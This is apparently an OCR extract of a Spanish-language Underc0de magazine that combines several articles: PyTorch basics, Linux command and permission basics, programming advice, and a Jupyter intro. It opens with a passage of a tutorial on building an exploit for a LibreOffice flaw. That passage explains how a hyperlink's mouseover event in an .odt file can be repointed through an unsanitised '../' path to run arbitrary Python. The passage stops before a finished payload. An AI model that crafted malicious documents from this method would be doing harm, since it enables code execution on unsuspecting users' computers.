
Descripción del fallo

LibreOffice (y por cuestiones genéticas Open Office) tienen un **fallo** en versiones anteriores a su **última versión** que permite la ejecución de un código **Python** situado en cualquier parte del ordenador sin que el usuario sea avisado por la ejecución de una macro.

Para poder ver el *fallo en cuestión* podemos generar un documento nuevo en el editor de textos en el que escribiremos algo, lo seleccionaremos y generaremos un hipervínculo. Para hacer que el texto sea un hipervínculo se hace seleccionando el menú **insert** y ahí la opción **hyperlink** (También se puede hacer directamente seleccionando el texto y pulsando a la vez la *tecla control y la k*).


⁶ ANIMANEGRA, 2019, Manual básico de generación de un exploit, blog.underc0de.org/manual-basico-de-generacion-de-un-exploit, Consultado: 14/07/2019.

Aparecerá el siguiente dialogo:



Para definir un hipervínculo como mínimo deberemos de insertar una *URL* y podremos dar a **apply** para aplicar los cambios. Aparte de la opción de URL en la parte de abajo del cuadro de diálogo, donde se puede leer "Further Settings" disponemos de un botón con el icono del "play" que nos permitirá además vincular eventos a determinadas acciones. Es ahí donde definiremos que deseamos ejecutar un código *Python* como acción.

Al pulsar dicho botón se abrirá un nuevo diálogo:



En el podremos seleccionar entre tres eventos básicos y el script que se desea utilizar. Como evento seleccionaremos "Mouse Over Object" y como script dentro de los scripts de la familia "Libre Office Macros" se seleccionará "Python Samples". Dentro de dicha opción sólo existe un script predeterminado llamado "TableSample", ese es el que seleccionaremos.

Una vez hecho esto, si en el texto pasamos el ratón por encima del texto que hemos convertido en hipervínculo, podremos ver como se abre una

nueva ventana con un documento en el que hay una tabla. Esto quiere decir que el hipervínculo tiene el script en Python asociado al evento de pasar por encima el ratón, lo que vamos a hacer es cambiar la acción que se realiza al pasar por encima el ratón por una acción que nosotros queramos. Para ello guardaremos el documento que hemos hecho y saldremos del LibreOffice para ejecutar en la consola una serie de comandos.

Entendiendo los open document

El documento **odt** no es más que un **zip** con una serie de archivos dentro de él (Los documentos **docx** de Microsoft Office tienen un formato parecido también). Por ello, lo primero que deberemos de hacer es descomprimir el archivo con un descompresor de archivos zip.

En nuestro caso utilizaremos la herramienta de línea de comando llamado **unzip**, con lo que para descomprimir el archivo simplemente ejecutaremos la siguiente sentencia:

Código:

```
1. user@host:~/Documents/prueba$ unzip
   ~/Documents/blog/exploitlibreoffice/d
   oc/CV.odt
```

Con esto veremos los archivos que realmente tiene dentro un archivo de tipo **OpenDocument**. Los más relevantes para nosotros serán el archivo **mimetypes**, el archivo content.xml y el archivo styles.xml. El archivo mimetype es el primero que debe aparecer en la lista de archivos del **zip**, por lo que cuando volvamos a empaquetar los archivos deberemos forzar con nuestro empaquetador de archivos que así sea o el archivo no será interpretado como un OpenDocument.

El archivo content.xml contiene el texto del documento que hemos escrito en el que tenemos texto mezclado con determinadas etiquetas que dicen en que formato se debe de ver el texto.

Por ejemplo, en la siguiente línea:

Código:

```
2. <text:p text:style-
   name="_5f_ECV_5f_SectionDetails">Indi
   car lista de documentos adjuntos a su
   CV. Ejemplos:</text:p>
```

Se puede observar un ejemplo de un párrafo de texto escrito con un estilo concreto definido por el

atributo "text:style-name". El párrafo de texto está entre el **tag de apertura** "<text:p>" y el **tag de cierre** "</text:p>".

El **script** asociado al hyperlink que hemos hecho también se puede ver de forma bastante simple. Si buscamos entre el texto de content.xml la palabra "python" o el nombre del script de **Python** que hemos cargado, en nuestro caso "TableSample.py" con lo que se puede detectar fácilmente la línea donde debemos variar el contenido:

Código:

```
1. <script:event-listener
   script:language="ooo:script"
   script:event-name="dom:mouseover"
   xlink:href="vnd.sun.star.script:pytho
   nSamples|TableSample.py$createTable?l
   anguage=Python&amp;location=share"
   xlink:type="simple"/>
```

En esta línea se encuentra la ruta del script en Python que se va a cargar cuando pongamos el ratón encima del hipervínculo llamado "TableSample.py" y la función que se va a ejecutar del código python, en este caso "createTable".

El problema inherente a Libre Office es que cuando lee los documentos no se limpia correctamente el valor del código Python a cargar. El programa no limpia los caracteres "../" de la ruta del archivo por lo que se puede acceder a cualquier archivo del sistema en el que se abra el documento de texto. Además, si ese archivo al que se accede es un archivo con código Python podremos ejecutar cualquier función que haya definida en dicho archivo.

MANUAL BÁSICO DE GENERACIÓN DE UN
EXPLOIT blog.underc0de.org/manual-basico-de-generacion-de-un-exploit

PYTORCH – REDES NEURONALES EN PYTHON DE FORMA FÁCIL

INTELIGENCIA ARTIFICIAL

Últimamente hay un gran revuelo por la inteligencia artificial y redes neuronales, **Pytorch** es una librería de Python que permite hacer cálculos numéricos haciendo uso de la programación de tensores. No solo esto, sino que permite utilizar la GPU para acelerar aún más los cálculos.

Escrito por: **@ANTRAX** | ADMINISTRADOR UNDERCODE



Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.

Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.

Contacto:

underc0de.org/foro/profile/ANTRAX

Pytorch está ganando mucho terreno en esta área, porque es muy sencillo de utilizar, además a pesar de ser una librería reciente, hay mucha documentación con ejemplos para usarla. Otra curiosidad a tener en cuenta, es que posee una comunidad que está creciendo muchísimo, en donde cada vez más programadores comparten sus códigos y experiencias. Por último, cabe destacar que es la librería principal que utiliza Facebook para aplicaciones de Deep **Learning**.



Pytorch se basa en el uso de tensores, que pueden ser equipados con vectores de una o muchas dimensiones.

Para entender un poco mejor el concepto de red neuronal, podemos decir que es un sistema de nodos interconectados de forma ordenado, distribuido por capas. A través de estas capas es posible captar una señal de entrada y emitir una salida. Se conoce como red neuronal, ya que es básicamente una emulación a la red biológica del reino animal. Estas capas pueden ser “entrenadas” para que aprendan.

Primeros pasos con Pytorch

Para instalar Pytorch, entramos a su web oficial: pytorch.org y en la parte de Quick Start, veremos algo como lo siguiente:

The screenshot shows the PyTorch Quick Start configuration interface. The options are as follows:

PyTorch Build	Stable (1.1)		Preview (Nightly)	
Your OS	Linux	Mac	Windows	
Package	Conda	Pip	LibTorch	Source
Language	Python 2.7	Python 3.5	Python 3.6	Python 3.7
CUDA	9.0		10.0	None
Run this Command:	<pre>pip3 install https://download.pytorch.org/whl/cu90/torch-1.1.0-cp37-cp37m-win_amd64.whl pip3 install https://download.pytorch.org/whl/cu90/torchvision-0.3.0-cp37-cp37m-win_amd64.whl</pre>			

Automáticamente identifica nuestro *sistema operativo*, *packages*, versión de *Python*, y *CUDA* es por si disponemos de alguna tarjeta gráfica. Aquí vemos que detectó la **versión 9.0**. En caso de no tener, simplemente seleccionamos **NONE**.

Por último, nos genera el *comando* que debemos correr desde nuestra consola:

```
pip3 install https://download.pytorch.org/whl/cu90/torch-1.1.0-cp37-cp37m-win_amd64.whl
pip3 install https://download.pytorch.org/whl/cu90/torchvision-0.3.0-cp37-cp37m-win_amd64.whl
```

Una vez instalado, podemos importarlo en nuestro proyecto de la siguiente manera:

```
Import torch
```

Con esto ya podemos comenzar a utilizar esta **potente librería**.

A continuación, veremos cómo verificar si tenemos *disponible* CUDA para procesar datos utilizando la **GPU**, lo que logrará que las ejecuciones sean más veloces.

En una **consola**, importamos *torch* y luego *tipreamos*:

```
torch.cuda.is_available()
```

```
Python 3.7.3 (v3.7.3:ef4ec6ed12, Mar 25 2019, 22:22:05) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import torch
>>> torch.cuda.is_available()
True
```

En caso de estar disponible, nos responderá con un **True**.

Ahora veamos un ejemplo de cómo cargarle datos a un tensor, y luego como sumar tensores utilizando la GPU.

Comenzaremos creando un tensor de la siguiente forma:

```
1. import torch
2. x = torch.Tensor(5,4)
3. print (x)
```

Al correr el script, tendremos un resultado como este:

```
1 import torch
2 x = torch.Tensor(5,4)
3 print (x)
4
```

```
C:\Windows\system32\cmd.exe
tensor([[8.4490e-39, 1.0194e-38, 9.0919e-39, 8.4490e-39],
        [9.6429e-39, 1.0653e-38, 9.6429e-39, 1.0745e-38],
        [9.6429e-39, 1.0102e-38, 8.4490e-39, 9.6429e-39],
        [1.0653e-38, 9.6429e-39, 1.0745e-38, 9.6429e-39],
        [1.0102e-38, 1.0286e-38, 1.6956e-43, 1.1112e-38]])
```

Ahora crearemos 2 tensores y los sumaremos.


```
1. import torch
2. x = torch.Tensor(5,4)
3. y = torch.Tensor(5,4)
4. z = x+y
5. print (z)
```

```
1 import torch
2 x = torch.Tensor(5,4)
3 y = torch.Tensor(5,4)
4 z = x+y
5 print (z)
6
```

```
C:\Windows\system32\cmd.exe
tensor([[1.8092e-38, 1.8643e-38, 1.8735e-38, 1.7725e-38],
        [1.9929e-38, 1.9745e-38, 1.8551e-38, 2.0020e-38],
        [1.8092e-38, 2.0296e-38, 1.7541e-38, 1.7357e-38],
        [2.0112e-38, 1.9286e-38, 2.1214e-38, 1.8735e-38],
        [1.2949e-38, 2.1857e-38, 2.0204e-38, 2.0755e-38]])
```

Finalmente haremos esta misma suma, pero utilizando la GPU, para ello colocamos lo siguiente:

```
1. import torch
2. x = torch.Tensor(5,4)
3. y = torch.Tensor(5,4)
4. x = x.cuda()
5. y = y.cuda()
6. z = x+y
7. print (z)
```



```
1 import torch
2 x = torch.Tensor(5,4)
3 y = torch.Tensor(5,4)
4 x = x.cuda()
5 y = y.cuda()
6 z = x+y
7 print (z)
8
```

```
C:\Windows\system32\cmd.exe
tensor([[1.0653e-38, 1.0194e-38, 4.6838e-39, 8.4489e-39],
        [9.6429e-39, 8.4490e-39, 9.6429e-39, 9.2755e-39],
        [1.0286e-38, 9.0919e-39, 8.9082e-39, 9.2755e-39],
        [8.4490e-39, 1.0194e-38, 9.0919e-39, 8.4490e-39],
        [8.7245e-39, 1.1112e-38, 8.9082e-39, 9.5510e-39]], device='cuda:0')
```

Básicamente lo que hacemos es pasar nuestras variables que estaban en la CPU a la GPU y luego podemos sumarla con normalidad.

Se puede hacer una infinidad de cosas interesantes con esta potente librería de Python, la limitación la pone la imaginación de cada uno.

Servicios de Crowdsourced

Testing y Automatización

Testing de Seguridad

La seguridad es una preocupación cada vez más frecuente en más y más empresas hoy en día.

- Testing Funcional
- Testing Automation
- Stress y Performance



➤ [CONTACTAR](#)

INTRODUCCIÓN AL INTERPRETE DE COMANDOS LINUX

S.O. / LINUX

Hola Underc0ders les traemos a todos ustedes una **guía del intérprete de comandos de Linux completamente desde 0**, donde veremos distintos comandos *básicos*, *propietarios* y *grupos básicos*, y el manejo de *permisos* para nuestros archivos y directorios, y ¿Qué mejor forma de aprender que practicando? Crea una máquina virtual e instala Debían y sígueme en esta guía que espero te resulte entretenida.

Escrito por: @K A I L | **MODERADOR UNDERCODE**



Trabaja en el Área de Infraestructura Tecnológica brindando soporte de segundo nivel, con experiencia en sistemas operativos y distintos softwares, administración de redes, telefonía digital y VoIP, administración de usuarios y directivas con Active Directory, entre otras más.


Programador en constante formación y moderador en Underc0de. Un apasionado por la informática y el conocimiento libre.

Contacto:

underc0de.org/foro/profile/Lechugo

E

mpecamos describiendo que vemos en la *imagen1*, nos está mostrando el usuario (kail) y el nombre que nosotros le dimos a nuestra maquina (Underc0de) cuando realizamos la instalación del sistema, con el @ separando estos 2. El comando 'echo' nos va a imprimir en pantalla lo que nosotros especifiquemos.



```
kail@Underc0de:~$ echo 'Bienvenidos'
Bienvenidos
```

Imagen1

Ahora usemos el comando 'pwd'.

```
kail@Underc0de:~$ pwd
/home/kail
```

Nos muestra el directorio en el que estamos situados.

Bien pidamos ahora que liste (muestre) todo el contenido que exista en '/home/kail/', usemos el comando 'ls', si escribimos sin especificar la ruta, se interpreta que deseamos ver el contenido de donde estamos situados en este momento, recordemos: '/home/kail/'

```
kail@Underc0de:~$ ls
archivo.txt  Documentos  Imágenes  Plantillas  Vídeos
Descargas   Escritorio  Música    Público
```

Vemos que tenemos un archivo de texto y las carpetas las está mostrando de color Azul. Para ver con más detalle usemos el parámetro -l.

```
kail@Underc0de:~$ ls -l
total 36
-rw-r--r-- 1 kail kail  413 jul 13 15:32 archivo.txt
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Descargas
drwxr-xr-x 2 kail kail 4096 jul 15 2019 Documentos
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Escritorio
drwxr-xr-x 2 kail kail 4096 jul 15 2019 Imágenes
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Música
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Plantillas
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Público
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Vídeos
```

También podemos especificar la **ruta** que queremos *listar*, pidamos que nos muestre el contenido del directorio **Documentos** y que lo haga de forma detallada.

```
kail@Underc0de:~$ ls Documentos/ -l
total 8
-rw-r--r-- 1 kail kail 413 jul 13 15:32 archivo.txt
-rw-r--r-- 1 kail kail  71 jul 13 15:51 script.py
```

Sería muy extenso ver por completo cada comando y sus distintas opciones, pero podemos consultar la ayuda sobre los distintos comandos de Linux, solo escribimos el comando seguido de --help o podemos consultar el manual usando el comando 'man' seguido del comando que deseamos consultar, ejemplo: man ls

Ahora bien, hagamos una pequeña lista de los comandos básicos⁷:

- **cd**: Nos permite cambiarnos de directorios.
- **pwd**: Nos muestra el directorio en el que estamos situados.
- **ls**: Nos muestra el contenido del directorio.
- **mkdir**: Nos permite crear directorios.
- **rm**: Nos permite eliminar entradas de directorios.
- **mv**: Nos permite mover o renombrar.
- **cp**: Nos permite copiar ficheros.

⁷ Wikipedia, 2019, List of Unix commands, en.wikipedia.org/wiki/List_of_Unix_commands, Consultado: 14/07/2019

Bien los más curiosos tendrán dudas sobre lo que muestra cuando ejecutamos 'ls -l', que eran esas letras que aparecían al principio y porque había diferencia unas con otras.

```
-rw-r--r-- 1 kail kail 413 jul 13 15:32 archivo.txt
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Descargas
```

Expliquemos que son esos 2 kail que nos muestra, tengamos en cuenta que kail es nuestro usuario, por lo que kail de la izquierda es el **propietario** y el de la derecha es el **grupo** (por defecto al instalar Linux se crea el nombre del grupo igual al del usuario).

Si ejecutamos 'ls -la' podemos ver también directorios donde el propietario y el grupo es **root**.

```
drwxr-xr-x 3 root root 4096 jul 13 00:29 ..
```

Solo nombraremos al propietario y grupo ya que este es un tema extenso y más avanzado.

Nos damos cuenta también que la información que nos muestra es la fecha de modificación, y también el tamaño, pero ¿Que son las primeras letras?

```
-rw-r--r-- 1 kail kail 413 jul 13 15:32 archivo.txt
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Descargas
```

Va mostrar 'd' cuando se trate de un directorio, y '-' cuando sea un archivo, aunque existen más opciones, solo veremos esas 2 como tipos de archivos.

Luego separemos cada 3 "**permisos**" y formamos 3 grupos, notemos que son los mismos 3 permisos para los distintos grupos y siempre se escriben en el mismo orden 'rwx'.

Bien el primer grupo nos indica los permisos que tiene el **propietario** sobre ese archivo o directorio, el segundo nos muestra los permisos que tiene el **grupo** y por ultimo nos indica los permisos que tienen **otros**. Son independientes entre sí, pero tienen el mismo significado, si aparece la letra quiere decir que si tiene el permiso.

- La '**r**' de Read hace referencia al permiso de lectura.
- La '**w**' de Write hace referencia al permiso de escritura.
- La '**x**' de Execute hace referencia al permiso de ejecución.

Antes de continuar repasemos:

```
-rw-r--r-- 1 kail kail 413 jul 13 15:32 archivo.txt
drwxr-xr-x 2 kail kail 4096 jul 13 00:31 Descargas
```

Ahora bien, veamos el siguiente ejemplo:

```
kail@Underc0de:~/Documentos/Ficheros$ ls -l
total 20
-rw-rw-rw- 1 kail kail 33 jul 13 17:56 escribir.txt
-r--r--r-- 1 kail kail 57 jul 13 17:55 leer.txt
---x--x--x 1 kail kail 17 jul 13 17:58 script.sh
----- 1 kail kail 27 jul 13 17:55 secreto.txt
drwxr-xr-x 2 kail kail 4096 jul 13 18:18 Underc0de
```

Para los 3 grupos mantenemos los mismos permisos para no confundir, pero recuerden que son independientes. Y con el archivo 'escribir.txt' **tenemos permisos de lectura y escritura**, pero no podremos ejecutarlo, veamos si es cierto.

```
kail@Underc0de:~/Documentos/Ficheros$ cat escribir.txt
Este archivo se podra modificar.
kail@Underc0de:~/Documentos/Ficheros$ echo nueva linea >> escribir.txt
kail@Underc0de:~/Documentos/Ficheros$ cat escribir.txt
Este archivo se podra modificar.
nueva linea
kail@Underc0de:~/Documentos/Ficheros$ ./escribir.txt
bash: ./escribir.txt: Permiso denegado
```

28

Con el comando 'cat' toma el contenido del archivo y lo muestra en pantalla, veamos que si nos permitió leer ya que tiene el permiso 'r'.

Luego agregamos una línea con el comando 'echo' y volvemos a leer el archivo. Cuando intentamos ejecutar vemos como nos figura "**permiso denegado**". Bueno veamos que el archivo 'leer.txt' solo tiene permisos de lectura, veamos si es cierto.

```
kail@Underc0de:~/Documentos/Ficheros$ cat leer.txt
Este archivo se podra leer pero no modificar.
kail@Underc0de:~/Documentos/Ficheros$ echo nueva linea >> leer.txt
bash: leer.txt: Permiso denegado
```

Y si es así, podemos ver su contenido, pero no modificarlo y por supuesto tampoco ejecutarlo. Por otro lado, tenemos el archivo 'secreto.txt' que no tiene ningún permiso, veamos qué podemos hacer.

```
kail@Underc0de:~/Documentos/Ficheros$ cat secreto.txt
cat: secreto.txt: Permiso denegado
kail@Underc0de:~/Documentos/Ficheros$ echo nueva linea >> secreto.txt
bash: secreto.txt: Permiso denegado
```

Y como era de esperar, no podemos hacer nada con él, ni leerlo ni modificarlo. Por ultimo tenemos el archivo 'script.sh' que solo tiene permisos de ejecución vamos a darle permisos de lectura para ver su contenido, ejecutarlo y modificarlo.

```
kail@Underc0de:~/Documentos/Ficheros$ chmod +r script.sh
kail@Underc0de:~/Documentos/Ficheros$ ls -l
total 20
-rw-rw-rw- 1 kail kail 45 jul 13 18:49 escribir.txt
-r--r--r-- 1 kail kail 47 jul 13 18:55 leer.txt
-r-xr-xr-x 1 kail kail 17 jul 13 17:58 script.sh
----- 1 kail kail 27 jul 13 17:55 secreto.txt
drwxr-xr-x 2 kail kail 4096 jul 13 18:18 Underc0de
kail@Underc0de:~/Documentos/Ficheros$ cat script.sh
echo 'Underc0de'
kail@Underc0de:~/Documentos/Ficheros$ ./script.sh
Underc0de
kail@Underc0de:~/Documentos/Ficheros$ echo nueva linea >> script.sh
bash: script.sh: Permiso denegado
```

Bien le dimos los permisos, luego volvimos a pedir que nos liste los archivos y corroborar que los permisos fueron añadidos. Pedimos con 'cat' que nos muestre su contenido y luego lo ejecutamos. Por último, intentamos modificarlo con resultado negativo, ya que no tiene el permiso a la escritura.

¿Ya notaron el comando nuevo? Con '**chmod**' nosotros podremos administrar todos estos permisos para nuestros archivos, y como notaron es muy simple su uso.

Con los parámetros **+rwx** o **-rwx** nosotros agregamos o quitamos permisos respectivamente. Hagamos ahora que 'secreto.txt' ahora se pueda leer y modificar, recordemos que lectura es la 'r' y escritura la 'w' y ambos se tienen que agregar, para ello usamos el '+'

```
kail@Underc0de:~/Documentos/Ficheros$ chmod +rw secreto.txt
kail@Underc0de:~/Documentos/Ficheros$ cat secreto.txt
Este archivo sera secreto.
kail@Underc0de:~/Documentos/Ficheros$ echo nueva linea >> secreto.txt
kail@Underc0de:~/Documentos/Ficheros$ cat secreto.txt
Este archivo sera secreto.
nueva linea
```

Efectivamente logramos realizar la lectura y escritura en el archivo.

Si queremos hacer uso de los permisos de forma más específica diferenciando propietario, grupo y otros, es también igual de simple. Volvamos a dejar a secreto como un archivo sobre el que no podremos hacer nada.

```
kail@Underc0de:~/Documentos/Ficheros$ chmod -rw secreto.txt
kail@Underc0de:~/Documentos/Ficheros$ ls -l
total 20
-rw-rw-rw- 1 kail kail 45 jul 13 18:49 escribir.txt
-r--r--r-- 1 kail kail 47 jul 13 18:55 leer.txt
-r-xr-xr-x 1 kail kail 17 jul 13 17:58 script.sh
----- 1 kail kail 39 jul 13 19:16 secreto.txt
drwxr-xr-x 2 kail kail 4096 jul 13 18:18 Underc0de
```

Bien ahora se me ocurre darle permisos de lectura para el propietario, escritura para su grupo, y ejecución para otros.

```
kail@Underc0de:~/Documentos/Ficheros$ chmod u+r secreto.txt
kail@Underc0de:~/Documentos/Ficheros$ chmod g+w secreto.txt
kail@Underc0de:~/Documentos/Ficheros$ chmod o+x secreto.txt
kail@Underc0de:~/Documentos/Ficheros$ ls -l
total 20
-rw-rw-rw- 1 kail kail 45 jul 13 18:49 escribir.txt
-r--r--r-- 1 kail kail 47 jul 13 18:55 leer.txt
-r-xr-xr-x 1 kail kail 17 jul 13 17:58 script.sh
-r--w--x 1 kail kail 39 jul 13 19:16 secreto.txt
drwxr-xr-x 2 kail kail 4096 jul 13 18:18 Underc0de
```

Vemos como usamos 'u' 'g' 'o' dependiendo a que grupo queremos asignar permisos, y luego sumamos en este caso los permisos correspondientes.

En el caso de los **directorios** el concepto es el mismo, solo cambian el significado de estas letras 'rwx'

- La '**r**' nos va a permitir listar, es decir hacer uso del comando ls.
- La '**w**' nos va a permitir modificar el contenido del directorio.
- La '**x**' nos va a permitir posicionarnos dentro del escritorio, con el comando 'cd'.

¿CÓMO INICIARSE EN LA PROGRAMACIÓN?

La programación es una de las áreas más importantes en la época actual, debido al incremento de la automatización en empresas con el fin de disminuir las cargas de trabajo a sus empleados y con ello, mejorar su productividad, debido a esto muchas personas tratan de adentrarse a ella.

Lamentablemente no siempre es como ellos quisieran, un entorno agradable y tranquilo que les permite ser mejores en el área con el paso del tiempo, con esto en mente le presentaré a los lectores algunos consejos para poder mejorar su programación y no fracasar o frustrarse en el intento, permitiéndoles ser mejores como desarrolladores y poder crecer a nivel personal o profesional.

Escrito por: @KARUROSU | USER UNDERCODE



Actualmente se dedica al área de la programación, al desarrollo web, trabaja en una empresa de autos donde es encargado de desarrollar y optimizar distintas herramientas web dedicadas al GPS de los autos, además de esto ha desarrollado durante varios años en distintos lenguajes de programación tales como C, Java, C#, entre otros.

Aficionado al desarrollo de videojuegos, por lo que no descarta desarrollar algún videojuego, en su tiempo libre disfruta de estudiar seguridad informática y la electrónica.

Contacto:

underc0de.org/foro/profile/karurosu

La programación es una de las áreas más apasionante ya que con ella podemos implementar prácticamente todo lo que nos imaginamos, y al terminar un desarrollo siempre se siente una gran satisfacción de poder contribuir de tal manera no solo a la empresa o persona que se presenta el programa, sino también se trata de una satisfacción personal de haber logrado realizar una vez más, un proyecto de manera exitosa.



Y es que cada desarrollo es tomado como un nuevo comienzo para mí, el hecho de elaborar algo o mejorar algo significa una oportunidad nueva de incrementar nuestro aprendizaje como programador y nuestra capacidad de pensamiento lógico, además de reforzar lo previamente aprendido.

Por supuesto, para poder tomar las cosas de esta manera se debe de comenzar a programar por primera vez en nuestras vidas, algo que muchas personas desean, pero se ven frustradas o cansadas por no ser orientadas de la manera adecuada, para así prosperar y tener éxito en sus objetivos.

32

Es por ello que a continuación comentaré algunos puntos que, aunque parezcan simples son muy útiles para un comienzo y además para continuar en el trayecto del mundo del desarrollo de software.

1.- siempre comienza por lo más sencillo

Este punto, aunque parece un tanto obvio, no siempre se toma en cuenta, pues existen casos en los que queremos comenzar programando algo muy complejo, por ejemplo, un videojuego o un sistema completo de un súper mercado, esto es erróneo, ya que comúnmente acabaremos frustrándonos; lo mejor es comenzar de lo simple a lo complejo.

2.- comienza por la teoría básica

Tomando como punto de partida el punto anterior, es importante comenzar a comprender la programación por la teoría, aunque sé que muchas veces es aburrido y tedioso, siempre es importante comprender qué es lo que estamos haciendo, cómo se llama todo lo que se realiza y cuál es el fin de esto, si no tenemos la teoría no podemos expresarnos con otros programadores, no podemos comprender del todo lo que se realiza y terminamos con un entendimiento menor al de un buen desarrollador, es importante aclarar en este punto que los diagramas de flujo o el pseudocódigo suelen ser de mucha ayuda, no solo para el comienzo de la programación sino para comprender un proyecto en general que necesita ser desarrollado, esto nos permite disminuir los errores y entender más lo que se necesita como producto final.

3.- el clásico “hola mundo” y las variables

Es importante una vez entendida la teoría y después de haber realizado los ejercicios a lápiz y papel pertinentes, comenzar con lo clásico del desarrollo, aquí recomiendo un lenguaje que sea bastante usado, debido a que si surgen dudas siempre podremos encontrar una respuesta en la red.

En mi caso comencé con “C”, recuerdo que fue un comienzo tranquilo, las impresiones de texto en consola y la impresión de variables.

Esto nos permite familiarizarnos con el lenguaje y comenzar a comprender un poco la lógica de programación.

4.- La práctica hace al maes...programador

Y sí, este es uno de los mayores puntos y a la vez desafíos del programador, el ser perseverante a través de la realización de ejercicios nos ayuda a desarrollar una mayor lógica de programación, un mayor entendimiento a nivel general del desarrollo y a prevenir errores que nos pasaban en un comienzo, suele suceder que cuando estamos programando entonces nos acordamos de algo que ocasionará un error, siempre apuntar y solucionarlo, no dejar el error para después porque es mejor presentar algo bien hecho, el aprendizaje es mayor y la satisfacción también.

33

5.- el buen investigador

Un buen programador siempre tiene que saber investigar, entre más lo hagan mejor se harán en ello y solucionarán los problemas más rápidamente, no sólo esto, sino también que es recomendable siempre aprender cosas nuevas, ya sea sobre el lenguaje que manejes, otro lenguaje o nuevas implementaciones para mejorar su desarrollo, recuerden que siempre se puede aprender y por lo tanto siempre se puede mejorar, incluso pueden estar al pendiente de las actualizaciones de su lenguaje o librería favorita para implementar las novedades y hacer un trabajo más presentable.

6.- Las buenas prácticas de programación

Este punto es bastante interesante, donde recomendamos ampliamente que se familiaricen con las buenas prácticas para tener un código más limpio, esto les permitirá trabajar sobre su código de una manera más rápida y sencilla, sus colegas se los agradecerán ;-).

Estos son algunos de los puntos que considero más importantes, nunca olviden no desistir y tratar de mejorar cada día, recuerden que nunca lo sabremos todo, pero si podemos ser mejores, la práctica nos permitirá ser mejores programadores y continuar en este mundo tan bonito.

JUPYTER NOTEBOOK PARA PRINCIPIANTES

En este artículo veremos algunos aspectos muy generales de la herramienta **Jupyter notebook**, el objetivo es lograr romper el hielo con esta herramienta y despertar un interés por querer incursionar más en ella, además de ser tremendamente poderosa es tremendamente cómoda de trabajar y muy versátil, los invitamos a disfrutar de este pequeño artículo.

Escrito por: @DEBOBIPRO | MODERADOR UNDERCODE



